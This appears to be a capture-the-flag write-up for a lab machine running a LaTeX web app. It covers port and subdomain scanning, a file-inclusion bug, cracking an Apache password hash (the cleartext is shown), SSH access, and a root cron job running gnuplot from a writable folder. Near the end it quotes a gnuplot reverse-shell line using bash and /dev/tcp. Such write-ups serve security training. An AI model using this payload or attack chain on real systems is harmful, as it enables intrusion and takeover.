

Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.217
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-09 14:07 IST
Nmap scan report for 10.10.11.217
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 22.16 seconds
```

2) found a web app with latex engine





3) Directory listing is enabled



4) Found some packages


```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ cat header.tex
% vdaisley's default latex header for beautiful documents
\usepackage[utf8]{inputenc} % set input encoding
\usepackage{graphicx} % for graphic files
\usepackage{eurosym} % euro currency symbol
\usepackage{times} % set nice font, tex default font is not my style
\usepackage{listings} % include source code files or print inline code
\usepackage{hyperref} % for clickable links in pdfs
\usepackage{mathtools,amssymb,amsthm} % more default math packages
\usepackage{mathptmx} % math mode with times font
```

listings – Typeset source code listings using LaTeX

The package enables the user to typeset programs (programming code) within LaTeX; the source code is read directly by TeX—no front-end processor is needed. Keywords, comments and strings can be typeset using different styles (default is bold for keywords, italic for comments and no special style for strings). Support for hyperref is provided.

To use, `\usepackage{listings}`, identify the language of the object to typeset, using a construct like: `\lstset{language=Python}`, then use environment `lstlisting` for inline code. External files may be formatted using `\lstinputlisting` to process a given file in the form appropriate for the current language. Short (in-line) listings are also available, using either `\lstinline|...|` or `|...|` (after defining the `|` token with the `\lstMakeShortInline` command).

5) Getting error





6) found subdomains

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://10.10.11.217 -H "Host: FUZZ.topology.htb" -fs 6767

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.217
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.topology.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 6767
________________________________________________

stats                   [Status: 200, Size: 108, Words: 5, Lines: 6, Duration: 230ms]
dev                     [Status: 401, Size: 463, Words: 42, Lines: 15, Duration: 5230ms]
```

Vulnerability Assessment


1) got lfi





Exploitation

1) found password hash from .htpasswd on dev subdomain



2) cracked the hash

```
$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0:calculus20

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
Time.Started.....: Sat Dec  9 15:20:43 2023 (43 secs)
Time.Estimated...: Sat Dec  9 15:21:26 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    23490 H/s (4.42ms) @ Accel:256 Loops:62 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 997376/14344384 (6.95%)
Rejected.........: 0/997376 (0.00%)
Restore.Point....: 995328/14344384 (6.94%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: caren03 -> cajun123

Started: Sat Dec  9 15:20:12 2023
Stopped: Sat Dec  9 15:21:28 2023
```


3) connected with ssh

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh vdaisley@10.10.11.217
The authenticity of host '10.10.11.217 (10.10.11.217)' can't be established.
ED25519 key fingerprint is SHA256:F9cjnqv7HiOrntVKpXYGmE9oEaCfHm5pjfgayE/0OK0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.217' (ED25519) to the list of known hosts.
vdaisley@10.10.11.217's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

vdaisley@topology:~$
```

Privilege escalation

1) found cron jobs running

```
2023/12/09 05:04:24 CMD: UID=0     PID=2      |
2023/12/09 05:04:24 CMD: UID=0     PID=1      | /sbin/init
2023/12/09 05:05:01 CMD: UID=0     PID=20795  | /usr/sbin/CRON -f
2023/12/09 05:05:01 CMD: UID=0     PID=20794  | /usr/sbin/CRON -f
2023/12/09 05:05:01 CMD: UID=0     PID=20797  | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/12/09 05:05:01 CMD: UID=0     PID=20796  | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/12/09 05:05:01 CMD: UID=0     PID=20798  | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/12/09 05:05:01 CMD: UID=0     PID=20800  | /bin/sh -c /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0     PID=20799  | /bin/sh -c /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0     PID=20804  | cut -d   -f3,7
2023/12/09 05:05:01 CMD: UID=0     PID=20803  |
2023/12/09 05:05:01 CMD: UID=0     PID=20802  |
2023/12/09 05:05:01 CMD: UID=0     PID=20801  |
2023/12/09 05:05:01 CMD: UID=0     PID=20807  | /bin/sh /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0     PID=20806  | /bin/sh /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0     PID=20805  | /bin/sh /opt/gnuplot/getdata.sh
2023/12/09 05:05:01 CMD: UID=0     PID=20808  | sed s/,//g
2023/12/09 05:05:01 CMD: UID=0     PID=20811  | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
```



gnuplot

Computer program

gnuplot is a command-line and GUI program that can generate two- and three-dimensional plots of functions, data, and data fits. The program runs on all major computers and operating systems. Wikipedia

Programming language: C

Initial release: 1986; 37 years ago

License: gnuplot

Preview release: 6.0

Stable release: 5.4.10 (October 20, 2023; 47 days ago)

2) checked how to run commands using gnuplot

Command Execution

The script file of `gnuplot` can be used to execute system commands as below.

```
gnuplot test.plt
```

Contents of the `.plt` is like the following.

```
system "whoami"

# Reverse shell
system "bash -c 'bash -i >& /dev/tcp/10.0.0.1/4444 0>&1'"
```

3) we have write permission

```
vdaisley@topology:~$ ls /opt/ -l
total 4
drwx-wx-wx 2 root root 4096 Jun 14 07:45 gnuplot
```

